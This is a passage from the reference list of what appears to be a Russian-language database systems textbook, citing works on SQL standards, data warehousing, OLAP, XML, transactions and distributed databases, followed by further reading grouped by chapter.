162. Ibaraki T. and Kameda T. (1984), On the Optimal Nesting Order for Computing N-Relation Joins. *ACM Trans. Database Syst.* 9(3), 482-502.

163. IDC (1996). A Survey of the Financial Impact of Data Warehousing. International Data Corporation. Находится по адресу http://www.idc.ca/sitemap.html.

164. IDC (1998). International Data Corporation. Находится по адресу http://www.idcresearch.com.

165. Inmon W.H. (1993). *Building the Data Warehouse.* New York, NY: John Wiley.

166. Inmon W.H. and Hackathorn R.D. (1994). *Using the Data Warehouse.* New York, NY: John Wiley.

167. Inmon W.H., Welch J.D. and Glassey K.L. (1997). *Managing the Data Warehouse.* New York, NY: John Wiley.

168. ISO (1981). *ISO Open Systems Interconnection, Basic Reference Model* (ISO 7498). International Organization for Standardization.

169. ISO (1986). *Standard Generalized Markup Language* (ISO/IEC 8879). International Organization for Standardization.

170. ISO (1987). *Database Language SQL* (ISO 9075:1987(E)). International Organization for Standardization.

171. ISO (1989). *Database Language SQL* (ISO 9075:1989(E)). International Organization for Standardization.

172. ISO (1990). *Information Technology — Information Resource Dictionary System (IRDS) Framework* (ISO 10027). International Organization for Standardization.

173. ISO (1992). *Database Language SQL* (ISO 9075:1992(E)). International Organization for Standardization.

174. ISO (1993). *Information Technology - • Information Resource Dictionary System (IRDS) Services Interface* (ISO 10728). International Organization for Standardization.

175. ISO (1995). *Call-Level Interface (SQL/CLI)* (ISO/IEC 9075-3:1995(E)). International Organization for Standardization.

176. ISO (1999a). *Database Language SQL — Part 2: Foundation,* (ISO/IEC 9075-2). International Organization for Standardization.

177. ISO (1999b). *Database Language SQL — Part 2: Persistent Stored Modules.* (ISO/IEC 9075-4). International Organization for Standardization.

178. Jacobson I., Booch G. and Rumbaugh J. (1999). *The Unified Software Development Process.* Reading, MA: Addison-Wesley.

179. Jaeschke G. and Schek H. (1982). Remarks on the algebra of non-first normal form relations. In *Proc. ACM Int. Symposium on Principles of Database Systems,* Los Angeles, March 1982, 124-138.

180. Jagannathan D., Guck R.L., Fritchman B.L., Thompson J.P. and Tolbert D.M. (1988). SIM: A database system based on the semantic data model. In *Proc. ACM SIGMOD.*

181. Jarke M. and Koch J. (1984). Query Optimization in Database Systems. *ACM Computer Surveys,* 16, 111–152.

182. Kahle B. and Medlar A. (1991). An information system for corporate users: wide area information servers. *Connexions: The Interoperability Report,* 5(11), 2-9.

183. Katz R.H., Chang E. and Bhateja R. (1986). Version modeling concepts for computer-aided design databases. In *Proc. ACM SIGMOD Int. Conf. Management of Data,* Washington, DC, May 1986, 379-386.

184. Kemper A. and Kossman D. (1993). Adaptable pointer swizzling strategies in object bases. In *Proc. Int. Conf on Data Engineering,* April 1993, 155-162.

185. Kendall K. and Kendall J. (1995). *Systems Analysis and Design,* 3rd edn. Englewood Cliffs, NJ: Prentice Hall International Inc.

186. Khoshafian S. and Abnous R. (1990). *Object Orientation: Concepts, Languages, Databases and Users.* New York, NY: John Wiley.

187. Khoshafian S. and Valduriez P. (1987). Persistence, sharing and object orientation: A database perspective. In *Proc. Workshop on Database Programming Languages,* Roscoff, France, 1987.

188. Kim W. (1991). Object-oriented database systems: strengths and weaknesses. *J. Object-Oriented Programming,* 4(4), 21-29.

189. Kim W., Bertino E. and Garza J.F. (1989). Composite objects revisited. In *Proc. ACM SIGMOD Int. Conf. On Management of Data.* Portland, Oregon.

190. Kim W. and Lochovsky F.H., eds (1989). *Object-Oriented Concepts, Databases and Applications.* Reading, MA: Addison-Wesley.

191. Kim W., Reiner D.S. and Batory D.S. (1985). *Query Processing in Database Systems.* New York, NY: Springer-Verlag.

192. Kimball R. (1996). *Letting the Users Sleep Part 1: Nine Decisions in the Design of a Data Warehouse.* DBMS Online. Находится по адресу http://www.dbmsmag.com.

193. Kimball R. (1997). *Letting the Users Sleep Part 2: Nine Decisions in the Design of a Data Warehouse.* DBMS Online. Находится по адресу http://www.dbmsmag.com.

194. Kimball R. and Merz R. (1998). *The Data Warehouse Lifecycle Toolkit: Expert Methods for Designing, Developing and Deploying Data Warehouses.* Wiley Computer Publishing.

195. Kimball R. (2000a). *Rating your Dimensional Data Warehouse.* Находится по адресу http://www.intelligententerprise.com/000428/webhouse.shtml.

196. Kimball R. (2000b). *Is your Dimensional Data Warehouse Expressive?* Находится по адресу http://www.intelligententerprise.com/000515/webhouse.shtml.

197. Kimball R., Reeves L., Ross M. and Thornthwaite W. (2000). *The Data Webhouse Toolkit: Building the Web-Enabled Data Warehouse.* Wiley Computer Publishing.

198. King N.H. (1997). Object DBMSs: Now or Never. DBMS *Magazine,* July 1997.

199. Kohler W.H. (1981). A survey of techniques for synchronization and recovery in decentralised computer systems. *ACM Computing Surv.*, 13(2), 149-183.

200. Korth H.F., Kim W. and Bancilhon F. (1988). On long-duration CAD transactions. *Information Science,* October 1988.

201. Kung H.T. and Robinson J.T. (1981). On optimistic methods for concurrency control. *ACM Trans. Database Systems,* 6(2), 213-226.

202. Lacroix M. and Pirotte A. (1977). Domain-oriented relational languages. In *Proc. 3rd Int. Conf, Very Large Data Bases,* 370–378.

203. Lamb C., Landis G., Orenstein J. and Weinreb D. (1991). The ObjectStore Database System. *Comm. of the ACM,* 34(10), October 1991.

204. Lamport L. (1978). Time, Clocks and the Ordering of Events in a Distributed System. In *Comm. ACM,* 21(7), 558-565.

205. Larson P. (1978). Dynamic hashing. *BIT,* 18.

206. Leiss E.L. (1982). *Principles of Data Security.* New York, NY: Plenum Press.

207. Litwin W. (1980). Linear hashing: A new tool for file and table addressing. In Proc. *Int. Conf. Very Large Data Bases,* 212-223.

208. Litwin W. (1988). From database systems to multidatabase systems: why and how. In Proc. *British National Conf. Databases (BNCOD 6),* (Gray W.A., ed.), Cambridge: Cambridge University Press, 161-188.

209. Loomis M.E.S. (1992). Client-server architecture. *J. Object Oriented Programming,* 4(9), 40-44.

210. Lorie R. (1977). Physical integrity in a large segmented database. *ACM Trans. Database Systems,* 2(1), 91-104.

211. Lorie R. and Plouffe W. (1983). Complex objects and their use in design transactions. In *Proc. ACM SIGMOD Conf. Database Week,* May 1983, 115–121.

212. Maier D. (1983). *The Theory of Relational Databases.* New York, NY: Computer Science Press.

213. Mattison R. (1996). *Data Warehousing: Strategies, Technologies and Techniques.* New York, NY: McGraw-Hill.

214. McClure C. (1989). *CASE Is Software Automation.* Englewood Cliffs, NJ: Prentice-Hall.

215. McCool R. (1993). *Common Gateway Interface Overview.* Work in Progress. National Center for Supercomputing Applications (NCSA), University of Illinois. Находится по адресу
http://hoohoo.ncsa.uiuc.edu/cgi/overview.html.

216. McHugh J., Abiteboul S., Goldman R., Quass D. and Widom J. (1997). Lore: A database management system for semi-structured data. In *SIGMOD Record,* 26(3), 54-66.

217. Menasce D.A. and Muntz.R.R. (1979). Locking and deadlock detection in distributed databases. *IEEE Trans. Software Engineering,* 5(3), 195-202.

218. Merrett T.H. (1984). *Relational Information Systems.* Reston Publishing Co.

219. Mishra P. and Eich M.H. (1992). Join Processing in Relational Databases. *ACM Computing Surv.*, 24, 63-113.

220. Mohan C., Lindsay B. and Obermarck R. (1986). Transaction management in the R* distributed database management system. *ACM Trans. Database Systems,* 11(4), 378-396.

221. Morrison R., Connor R.C.H., Cutts Q.I. and Kirby G.N.C. (1994). Persistent Possibilities for Software Environments. In *The Intersection between Databases and Software Engineering.* IEEE Computer Society Press, 78-87.

222. Moss J.E.B. (1981). Nested transactions: An approach to reliable distributed computing. PhD dissertation, MIT, Cambridge, MA,

223. Moss J.E.B, and Eliot J. (1990). Working with persistent objects: To swizzle or not to swizzle. *Coins Technical Report 90-38,* University of Massachusetts, Amherst, MA.

224. Moulton R.T. (1986). *Computer Security Handbook: Strategies and Techniques for Preventing Data Loss or Theft.* Englewood Cliffs, NJ: Prentice-Hall.

225. Navathe S.B., Ceri S., Weiderhold G. and Dou J. (1984). Vertical partitioning algorithms for database design. *ACM Trans. Database Systems,* 9(4), 680-710.

226. Nievergelt J., Hinterberger H. and Sevcik K.C. (1984). The Grid File: An Adaptable, Symmetric Multikey File Structure. *ACM Trans. Database Systems,* 38-71.

227. Nijssen G.M. and Halpin T, (1989). *Conceptual Schema and Relational Database Design.* Prentice Hall, Sydney.

228. OASIG (1996). Research report. Находится по адресу http://www.comlab.ox.ac.uk/oucl/users/john.nicholls/oassum.html.

229. Obermarck R. (1982), Distributed deadlock detection algorithm. ACM *Trans. Database Systems,* 7(2), 187-208.

230. OLAP Council (1998). APB-1 OLAP Benchmark Release П. Находится по адресу http://www.olapcouncil.org/research/bmarkco.html.

231. OLAP Council (2001), OLAP Council White Paper. Находится по адресу http://www.olapcouncil.org/research/whtpapco.html.

232. OMG and X/Open (1992). *CORBA Architecture and Specification.* Object Management Group.

233. OMG (1999). *Common Object Request Broker Architecture and Specification.* Object Management Group, Revision 2.3.1.

234. Oracle Corporation (1997). JSQL: *Embedded SQL for Java, Preliminary Specification,* 1 April 1997, 0.8. Находится по адресу http://www.oracle.com/nca/java_nca/jsql/html/jsql-spec.html.

235. Oracle Corporation (1999a). *Oracle 8i Administrators Guide.* A67772-01 Oracle Corporation.

236. Oracle Corporation (1999b). *Oracle 8i Query Processing Concepts: Chapters 22-24.* A67781-01 Oracle Corporation.

237. Oracle Corporation (1999c). *Oracle 8i Concurrency Control and Recovery Concepts: Chapters 27 and 32.* A67781-01 Oracle Corporation.

238. Oracle Corporation (1999d). *Oracle 8i Distributed Database Systems.* A67784-01 Oracle Corporation.

239. Oracle Corporation (1999e). *Oracle 8i Replication.* A67791-01 Oracle Corporation.

240. Oracle Corporation (2000a). *Oracle Internet Application Server 8i, Overview Guide.* Release 1.0.2, A86151-01 Oracle Corporation.

241. Oracle Corporation (2000b). *Using Oracle Warehouse Builder to Build Express Databases.* Находится по адресу http://www.oracle.com/.

242. Oracle Corporation (2001). Находится по адресу http://www.oracle.com/corporate/overview/.

243. O_2 Technology (1996). *Java Relational Binding: A White Paper.* Находится по адресу http://www.o2tech.fr/jrb/wpaper.html.

244. Ozsu M. and Valduriez P. (1999). *Principles of Distributed Database Systems,* 2nd edn. Englewood Cliffs, NJ: Prentice-Hall.

245. Papadimitriou C.H. (1979). The serializability of concurrent database updates, *J. ACM,* 26(4), 150-157.

246. Papakonstantinou Y., Garcia-Molina H. and Widom J. (1995). Object exchange across heterogeneous data sources. *Proc. of the 11th Int. Conf. on Data Engineering,* Taipei, Taiwan, 251-260.

247. Parsaye K., Chignell M., Khoshafian S. and Wong H. (1989). *Intelligent Databases.* New York: John Wiley.

248. Peckham J. and Maryanski F. (1988). Semantic data models. *ACM Computing Surv.,* 20(3), 143-189.

249. Pendse N. (2000). *Whatis OLAP?* Находится по адресу http://www.olapreport.com/fasmi.html.

250. Pfleeger C. (1997). *Security in Computing,* 2nd edn. Englewood Cliffs, NJ: Prentice-Hall.

251. Piatetsky-Shapiro G. and Connell C. (1984). Accurate Estimation of the Number of Tuples Satisfying a Condition. In *Proc. ACM SIGMOD Conf. On Management of Data,* Boston, Mass., 256-276.

252. Pless V. (1989). *Introduction to the Theory of Error-Correcting Codes,* 2nd edn. John Wiley & Sons, New York, NY.

253. Pu C., Kaiser G. and Hutchinson N. (1988). Split-transactions for open-ended activities. In *Proc. 14th Int. Conf. Very Large Data Bases,*

254. QED (1989). *CASE: The Potential and the Pitfalls.* QED Information Sciences.

255. Red Brick Systems (1996). Specialized Requirements for Relational Data Warehouse Servers. Red Brick Systems Inc. Находится по адресу http://www.redbrick.com/rbs-g/whitepapers/tenreq_wp.html.

256. Reed D. (1978). Naming and Synchronization in a Decentralized Computer System. PhD thesis, Department of Electrical Engineering, MIT, Cambridge, MA.

257. Reed D. (1983). Implementing Atomic Actions on Decentralized Data. *ACM Trans. on Computer Systems,* 1(1), 3-23.

258. Revella A.S, (1993). Software escrow. *I/SAnalyzer,* 31(7), 12-14.

259. Robie J., Lapp J. and Schach D. (1998). XML Query Language (XQL). Находится по адресу http://www.w3.org/TandS/QL/QL98/pp/xql.html.

260. Robinson J. (1981). The K-D-B Tree: A Search Structure for Large Multidimensional Indexes. *In Proc. ACM SIGMOD Conf. Management of Data,* Ann Arbor, MI, 10–18.

261. Robson W. (1997). *Strategic Management & Information Systems: An integrated Approach,* 2nd edn. London: Pitman Publishing.

262. Rogers U. (1989). Denormalization: Why, what and how? *Database Programming and Design,* 2(12), 46-53.

263. Rosenkrantz D.J. and Hunt H.B. (1980). Processing Conjunctive Predicates and Queries. In *Proc. Int. Conf. VeryLarge Data Bases*, Montreal, Canada.

264. Rosenkrantz D.J., Stearns R.E. and Lewis II P.M. (1978). System level concurrency control for distributed data base systems. *ACM Trans. Database Systems,* 3(2), 178-198.

265. Rothnie J.B. and Goodman N. (1977). A survey of research and development in distributed database management. In *Proc. 3rd Int. Conf. Very Large Data Bases,* Tokyo, Japan, 48-62.

266. Rumbaugh J., Blaha M., Premerlani W., Eddy F. and Lorensen W. (1991). *Object-Oriented Modeling and Design.* Englewood Cliffs, NJ: Prentice-Hall.

267. Rusinkiewicz M. and Sheth A. (1995). Specification and Execution of Transactional Workflows. In *Modern Database Systems.* (Kim W., ed.), ACM Press/Addison Wesley, 592-620.

268. Sacco M.S. and Yao S.B. (1982). Query optimization in distributed data base systems. In *Advances in Computers,* 21 (Yovits M.C., ed.), New York: Academic Press, 225-273.

269. Schmidt J. and Swenson J. (1975). On the semantics of the relational model. In *Proc. ACM SIGMOD Int. Conf. on Management of Data* (King F., ed.), San Jose, CA, 9-36.

270. Selinger P., Astrahan M.M., Chamberlain D.D., Lorie R.A. and Price T.G. (1979). Access Path Selection in a Relational Database Management System. In *Proc. ACM SIGMOD Conf. on Management of Data,* Boston, Mass., 23-34.

271. Senn J.A. (1992). *Analysis and Design of Information Systems,* 2nd edn. New York: McGraw-Hill.

272. Shapiro L.D. (1986). Join Processing in Database Systems with Large Main Memories. *ACM Trans. Database Syst.* 11(3), 239-264.

273. Sheth A. and Larson J.L. (1990). Federated databases: architectures and integration. *ACM Computing Surv., Special Issue on Heterogeneous Databases,* 22(3), 183-236.

274. Shipman D. (1981). The functional model and the data language DAPLEX. *ACM Trans. Database Systems,* 6(1), 140-173.

275. Shneiderman D. (1992). *Design the User Interface: Strategies for Effective Human-Computer Interaction,* 2nd edn. Reading, MA: Addison-Wesley.

276. Silberschatz A., Stonebraker M. and Ullman J., eds (1990). Database systems: Achievements and opportunities. *ACM SIGMOD Record,* 19(4).

277. Silberschatz A., Stonebraker M.R. and Ullman J. (1996). Database Research: Achievements and Opportunities into the 21st century. *Technical Report CS-TR-96-1563, Department of Computer Science, Stanford University, Stanford, CA.*

278. Simoudis E. (1996). Reality Check for Data Mining. *IEEE Expert,* Oct, 26-33.

279. Singh H.S. (1997). *Data Warehousing: Concepts, Technologies, Implementation and Management.* Upper Saddle River, NJ: Prentice-Hall.

280. Singhal V., Kakkad S.V. and Wilson P.R. (1992). Texas: An Efficient, Portable, Persistent Store. In *Proc. Int. Workshop on Persistent Object Systems,* 11-33.

281. Skarra A.H. and Zdonik S. (1989). Concurrency control and object-oriented databases. In *Object-Oriented Concepts, Databases and Applications* (Kim W. and Lochovsky F.H., eds), 395--422. Reading, MA: Addison-Wesley.

282. Skeen D. (1981), Non-blocking commit protocols. In *Proc. ACM SIGMOD Int. Conf. Management of Data,* 133-142.

283. Smith P. and Barnes G. (1987). *Files and Databases: An Introduction.* Reading, MA: Addison-Wesley.

284. Soley R.M., ed. (1990). *Object Management Architecture Guide,* Object Management Group.

285. Soley E.M., ed. (1992). *Object Management Architecture Guide Rev 2,* 2nd edn. OMG TC Document 92.11.1. Object Management Group.

286. Soley R.M., ed. (1995). *Object Management Architecture Guide,* 3rd edn. Framingham, MA: Wiley.

287. Sollins K. and Masinter L. (1994). Functional requirements for Uniform Resource Names, RFC 1737.

288. Sommerville I. (1996). *Software Engineering,* 5th edn. Reading, MA: Addison-Wesley.

289. Spaccapietra C., Parent C. and Dupont Y, (1992). Automating Heterogeneous Schema Integration. In *Proc. Int. Conf. Very Large Data Bases,* 81–126.

290. Srinivasan V. and Carey M. (1991). Performance of B-Tree concurrency control algorithms. In *Proc. ACM SIGMOD Conf. on Management of Data.*

291. Standish T.A. (1994). *Data Structures. Algorithms and Software Principles.* Reading, MA: Addison-Wesley.

292. Stonebraker M. (1996). *Object-Relational DBMSs: The Next Great Wave.* San Francisco, CA: Morgan Kaufmann Publishers Inc.

293. Stonebraker M. and Neuhold E. (1977). A distributed database version of INGRES. In *Proc. 2nd Berkeley Workshop on Distributed Data Management and Computer Networks,* Berkeley, CA, May 1977, 9-36.

294. Stonebraker M. and Rowe L. (1986). The design of POSTGRES. In *ACM SfGMOD Inf.. Conf. on Management of Data,* 340-355.

295. Stonebraker M., Rowe L., Lindsay B., Gray P., Carie Brodie M.L., Bernstein P. and Beech D. (1990). The third generation database system manifesto. In *Proc. ACM SIGMOD Conf.*

296. Stubbs D.F. and Webre N.W. (1993). *Data Structures with Abstract Data Types and Ada.* Belmont, CA: Brooks/Cole Publishing Co.

297. Su S.Y.W. (1983). SAM*: A Semantic Association Model for corporate and scientific-statistical databases. *Information Science,* 29, 151–199.

298. Sun (1997). JDK 1.1 Documentation. Palo Alto, CA: Sun Microsystems Inc.

299. Tanenbaum A.S. (1996). *Computer Networks,* 3rd edn. Englewood Cliffs, NJ: Prentice-Hall,

300. Taylor D. (1992). *Object Orientation Information Systems; Planning and Implementation.* New York, NY: John Wiley.

301. Teorey T.J. (1994). *Database Modeling & Design: The Fundamental Principles,* 2nd edn. San Mateo, CA: Morgan Kaufmann.

302. Teorey T.J. and Fry J.P. (1982), *Design of Database Structures.* Englewood Cliffs, NJ: Prentice-Hall.

303. Thomas R.H. (1979). A majority consensus approach to concurrency control for multiple copy databases. ACM *Trans. Database Systems,* 4(2), 180-209.

304. Thomsen E. (1997). *OLAP Solutions: Building Multidimensional Information Systems.* John Wiley & Sons.

305. Todd S. (1976). The Peterlee relational test vehicle — a system overview. *IBM Systems J.,* 15(4), 285-308.

306. Ullman J.D. (1988). *Principles of Database and Knowledge-base Systems* Volume I, Rockville, MD: Computer Science Press.

307. Valduriez P. and Gardarin G. (1984). Join and Semi-Join Algorithms for a Multi-processor Database Machine. In *ACM Trans. Database Syst.* 9(1), 133-161.

308. W3C (1999a). HTML 4.01. World Wide Web Consortium Recommendation 24 December 1999. Находится по адресу http://www.w3.org/TR/html4.

309. W3C (1999b). Namespaces in XML. World Wide Web Consortium 14 January 1999. Находится по адресу http://www.w3.org/TR/REC-xml-names.

310. W3C (1999c). XML Path Language (XPath) 1.0. World Wide Web Consortium 16 November 1999. Находится по адресу http://www.w3.org/TR/xpath.

311. W3C (1999d). Resource Description Framework (RDF) Model and Syntax Specification. World Wide Web Consortium Recommendation 22 February 1999. Находится по адресу http://www.w3.org/TR/REC-rdf-syntax.

312. W3C (2000a). XHTML 1.0. World Wide Web Consortium Recommendation 26 January 2000. Находится по адресу http://www.w3.org/TR/xhtmll.

313. W3C (2000b). XML 1.0 2nd edn. World Wide Web Consortium 6 October 2000. Находится по адресу http://www.w3.org/TR/REC-xml-20001006.

314. W3C (2000c). Resource Description Framework (RDF) Schema Specification. World Wide Web Consortium Candidate Recommendation 27 March 2000. Находится по адресу http://www.w3.org/TR/2000/CR-rdf-schema-20000327.

315. W3C (2000d). XML Pointer Language (XPointer) 1.0. World Wide Web Consortium 7 June 2000. Находится по адресу http://www.w3.org/TR/xptr.

316. W3C (2000e). XML Linking Language (XLink) 1.0. World Wide Web Consortium 20 December 2000. Находится по адресу http://www.w3.org/TR/xlink.

317. W3C (2000f). XML Schema Part 0: Primer. World Wide Web Consortium 24 October 2000. Находится по адресу http://www.w3.org/TR/xmlschema-0.

318. W3C (2001a). XML Query Requirements. World Wide Web Consortium 15 February 2001. Находится по адресу http://www.w3.org/TR/xmlquery-req.

319. W3C (2001b). XML Query Data Model. World Wide Web Consortium 15 February 2001- Находится по адресу http://www.w3.org/TR/query-datamodel.

320. W3C (2001c). XML Query Algebra. World Wide Web Consortium 15 February 2001. Находится по адресу http://www.w3.org/TR/query-algebra.

321. W3C (2001d). XQuery — A Query Language for XML. World Wide Web Consortium 15 February 2001. Находится по адресу http://www.w3.org/TR/xquery.

322. Weikum G. (1991). Principles and realization strategies of multi-level transaction management. *ACM Trans. Database Systems,* 16(1), 132-180.

323. Weikum G. and Schek H. (1991). Multi-level transactions and open nested transactions. *IEEE Data Engineering Bulletin.*

324. White S.J. (1994). Pointer swizzling techniques for object-oriented systems. University of Wisconsin Technical Report 1242, PhD thesis.

325. Wiederhold G. (1983). *Database Design,* 2nd edn. New York, NY: McGraw-Hill.

326. Williams R. *et al.* (1982). R*: An Overview of the Architecture. In *Improving Database Usability and Responsiveness.* (Scheuermann P., ed.). New York: Academic Press.

327. Wong E. and Youssefi K. (1976). Decomposition — A Strategy for Query Processing. *ACM Trans. Database Syst.* 1(3).

328. Wutka M. (2000). *Special Edition Using Java Server Pages and Servlets.* Que Corporation.

329. X/Open (1992). *The X/Open CAE Specification 'Data Management: SQL Call-Level Interface (CLI)'.* The Open Group.

330. Zdonik S. and Maier D., eds (1990). Fundamentals of object-oriented databases in readings. In *Object-Oriented Database Systems,* San Mateo, CA: Morgan Kaufmann, 1-31.

331. Zloof M. (1977). Query-By-Example: A database language. *IBM Systems J.,* 16(4), 324-343.

ДОПОЛНИТЕЛЬНАЯ ЛИТЕРАТУРА

Глава 2

332. Batini C., Ceri S. and Navathe S. (1992). *Conceptual Database Design: An Entity-Relationshipapproach.* Redwood City, CA: Benjamin Cummings.

333. Brodie M., Mylopoulos J. and Schmidt J,, eds (1984). *Conceptual. Modeling.* New York, NY: Springer-Verlag.

334. Gardarin G. and Valduriez P. (1989). *Relational Databases and Knowledge Bases.* Reading, MA: Addison-Wesley.

335. Tsichritzis D. and Lochovsky F. (1982). *Data Models.* Englewood Cliffs, NJ: Prentice-Hall.

336. Ullman J. (1988). *Principles of Database and Knowledge-Base Systems* Vol. 1. Rockville, MD: Computer Science Press.

Глава 3

337. Aho A.V., Beeri C. and Ullman J.D. (1979). The theory of joins in relational databases. *ACM Trans. Database Systems,* 4(3), 297-314.

338. Chamberlin D. (1976a). Relational data-base management systems. *ACM Computing Surv.,* 8(1), 43–66.

339. Codd E.F. (1982). The 1981 ACM Turing Award Lecture: Relational database: A practical foundation for productivity. *Comm. ACM,* 25(2), 109-117.

340. Dayal U. and Bernstein P. (1978). The updatability of relational views. In *Proc. 4th Int. Conf. on Very Large Data Bases,* 368-377.

341. Schmidt J. and Swenson J. (1975). On the semantics of the relational model. In *Proc. ACM SIGMOD Int. Conf. on Management of Data,* 9-36.

Глава 4

342. Abiteboul S., Hull R. and Vianu V. (1995). *Foundations of Databases.* Addison Wesley.

343. Atzeni P. and De Antonellis V. (1993). *Relational Database Theory.* Benjamin Cummings.

344. Ozsoyoglu G., Ozsoyoglu Z. and Matos V. (1987). Extending relational algebra and relational calculus with set valued attributes and aggregate functions. *ACM Trans. on Database Systems,* 12(4), 566-592.

345. Reisner P. (1977). Use of psychological experimentation as an aid to development of a query language. *IEEE Trans. Software Engineering,* SE3(3), 218-229.

346. Reisner P. (1981). Human factors studies of database query languages: A survey and assessment. *ACM Computing Surv.*, 13(1).

347. Rissanen J. (1979). Theory of joins for relational databases — a tutorial survey. In *Proc. Symposium on Mathematical Foundations of Computer Science,* 537–551. Berlin: Springer-Verlag.

348. Ullman J.D. (1988). *Principles of Database and Knowledge-base Systems* Volume I, Rockville, MD: Computer Science Press.

Главы 5 и 6

349. ANSI (1986). *Database Language – SQL* (X3.135). American National Standards Institute, Technical Committee X3H2.

350. ANSI (1989a). *Database Language – SQL with Integrity Enhancement* (X3.135-1989). American National Standards Institute, Technical Committee X3H2.

351. ANSI (1989b). *Database Language - Embedded SQL* (X3.168-1989). American National Standards Institute, Technical Committee X3H2.

352. Date C.J. and Darwen H. (1993). *A Guide to the SQL Standard,* 3rd edn. Reading, MA: Addison-Wesley.

353. Date C.J. (2000). *An Introduction to Database Systems,* 7th edn. Reading, MA: Addison-Wesley.

Глава 7

354. Cassel P. and Palmer P. (1999). Sams *Teach Yourself Microsoft Access 2000 in 21 Days.* Sams.

355. Catapult I. (1999). *Microsoft Access 2000 Step by Step.* Microsoft Press.

356. Duffy T. (2000). Access *2000.* Addison-Wesley.

357. Jennings R. (1999). *Special Edition Using Microsoft Access 2000.* Que.

358. Litwin P., Getz K. and Gilbert M. (1999). *Access 2000 Developers Handbook, Volume 2: Enterprise Edition.* Sybex.

359. Litwin P., Gilbert M., Getz K. and Nielson T. (1999). Access 2000 *Developer's Handbook Volume 1.* Sybex.

360. Novalis S. (1999). Access 2000 *VBA Handbook.* Sybex.

361. Padwick G. (2000). *Creating Microsoft Access 2000 solutions: A power user's guide.* Sams Publishing.

362. Prague C.N. and Irwin M.R. (1999). *Microsoft Access 2000 Bible.* Hungry Minds, Inc.

363. Shelly G.B., Cashman T.J. and Pratt P.J. (1999). *Microsoft Access 2000 Complete Concepts and Techniques.* Course Technology.

364. Simpson, A. (1999). *Mastering Access 2000,* 5th edn. Sybex International.

365. Simpson A., Robinson C. and Olson E. (1999). *Mastering Access 2000.* Sybex,

366. Zloof M. (1982). Office-by-example: a business language that unifies data and word processing and electronic mail. *IBM Systems Journal,* 21(3), 272-304.

Глава 8

367. Carter J. (2000). *Database Design and Programming with Access, SQL and Visual Basic*. McGraw-Hill.

368. Gurry M. and Corrigan P. (1996). *Oracle Performance Tuning*. O'Reilly & Associates.

369. Feuerstein S. and Pribyl B. (1997). *Oracle PL/SQL Programming*, 2nd edn. O'Reilly & Associates.

370. Feuerstein S. (1999). *Oracle PL/SQL Programming: New Features for Oracle 8i*. O'Reilly & Associates.

371. Kimmel P. (1999). Sams *Teach Yourself Microsoft Access 2000 Programming in 24 Hours*. Sams.

372. Kreines D. and Laskey B. (1999), *Oracle Database Administration: The Essential Reference*. O'Reilly & Associates.

373. Lemme S. and Colby J.R. (2000). *Implementing and Managing Oracle Databases*. Prima Publishing.

374. Litwin P., Getz K. and Gilbert M. (1999). Access *2000 Developer's Handbook, Volume 2: Enterprise Edition*. Sybex.

375. Litwin P., Gilbert M., Getz K. and Nielson T. (1999). Access *2000 Developer's Handbook Volume 1*. Sybex.

376. Niemiec R., Brown B. and Trezzo J. (1999). *Oracle Performance Tuning Tips & Techniques*. Oracle Press.

Глава 9

377. Brancheau J.C. and Schuster L. (1989). Building and implementing an information architecture. *Data Base,* Summer, 9–17.

378. Fox R.W. and Unger E.A. (1984). A DBMS selection model for managers. In *Advances in Data Base Management,* Vol. 2. (Unger E.A., Fisher P.S. and Slonim J., eds), 147-170. Wiley Heyden.

379. Grimson J.B. (1986). Guidelines for data administration. In *Proc. IFIP 10th World Computer Congress* (Kugler H.J., ed.), 15-22. Amsterdam: Elsevier Science.

380. Loring P. and De Garis C, (1992). The changing face of data administration. In *Managing Information Technology's Organisational Impact, II, IFIP Transactions A [Computer Science and Technology] Vol A3* (Clarke R. and Cameron J., eds), 135–144. Amsterdam: Elsevier Science.

381. Nolan R.L. (1982). *Managing The Data Resource Function,* 2nd edn. New York, NY: West Publishing Co.

382. Ravindra P.S. (1991a). Using the data administration function for effective data resource management. *Data Resource Management,* 2(1), 58-63.

383. Ravindra P.S. (1991b). The interfaces and benefits of the data administration function. *Data Resource Management,* 2(2), 54-58.

384. Robson W. (1994). *Strategic Management and Information Systems: An Integrated Approach*. London: Pitman.

385. Teng J.T.C. and Grover V, (1992). An empirical study on the determinants of effective database management. *J. Database Administration*, 3(1), 22-33.

386. Weldon J.L. (1981). *Data Base Administration.* New York, NY: Plenum Press.

Глава 10

387. Chatzoglu P.D. and McCaulay L.A. (1997). Requirements Capture and Analysis: A Survey of Current Practice. *Requirements Engineering,* 75–88.

388. Hawryszkiewycz I.T. (1991). *Database Analysis and Design,* 2nd edn. Basingstoke: Macmillan.

389. Kendal E.J. and Kendal J.A. (1999). *Systems Analysis and Design,* 4th edn. Prentice Hall.

390. Wiegers K.E. (1998). *Software Requirements.* Microsoft Press.

391. Yeates D., Shields M. and Helmy D. (1994). *Systems Analysis and Design.* Pitman Publishing.

Главы 11 и 12

392. Bennett S., McRobb S. and Farmer R. (1999). *Object-Oriented Systems Analysis Using UML.* McGraw Hill.

393. Benyon D. (1990). *Information and Data Modelling.* Oxford: Blackwell Scientific.

394. Booch G. (1994). *Object-Oriented Analysis and Design with Applications.* Reading, MA: Benjamin Cummings.

395. Booch G., Rumbaugh J. and Jacobson I. (1999). *The Unified Modeling Language User Guide.* Addison-Wesley.

396. Connolly T.M. and Begg C.E. (2000). *Database Solutions: A Step-by-Step Guide to Building Databases.* Addison-Wesley.

397. Elmasri R. and Navathe S. (2000). *Fundamentals of Database Systems,* 3rd edn. New York, NY: Addison-Wesley.

398. Gogolla M. and Hohenstein U. (1991). Towards a semantic view of the Entity-Relationship model. *ACM Trans. Database Systems,* 16(3).

399. Hawryszkiewycz I.T. (1991). *Database Analysis and Design,* 2nd edn. Basingstoke: Macmillan.

400. Howe D. (1989). *Data Analysis for Data Base Design,* 2nd edn. London: Edward Arnold.

Глава 13

401. Connolly T.M. and Begg C.E. (2000). *Database Solutions: A Step-by-Step Guide to Building Databases.* Addison- Wesley.

402. Date C.J. (2000). *An Introduction to Database Systems,* 7th edn. Reading, MA: Addison-Wesley.

403. Elmasri R. and Navathe S. (2000). *Fundamentals of Database Systems,* 3rd edn. New York, NY: Addison-Wesley.

404. Ullman J.D. (1988). *Principles of Database and Knowledge-base Systems* Volumes I and II, Rockville, MD: Computer Science Press.

Главы 14 и 15

405. Avison D.E. and Fitzgerald G. (1988). *Information Systems Development: Methodologies, Techniques and Tools.* Oxford: Blackwell.

406. Batini C., Ceri S. and Navathe S. (1992). *Conceptual Database Design: An Entity-Relationship Approach.* Redwood City, CA: Benjamin Cummings.

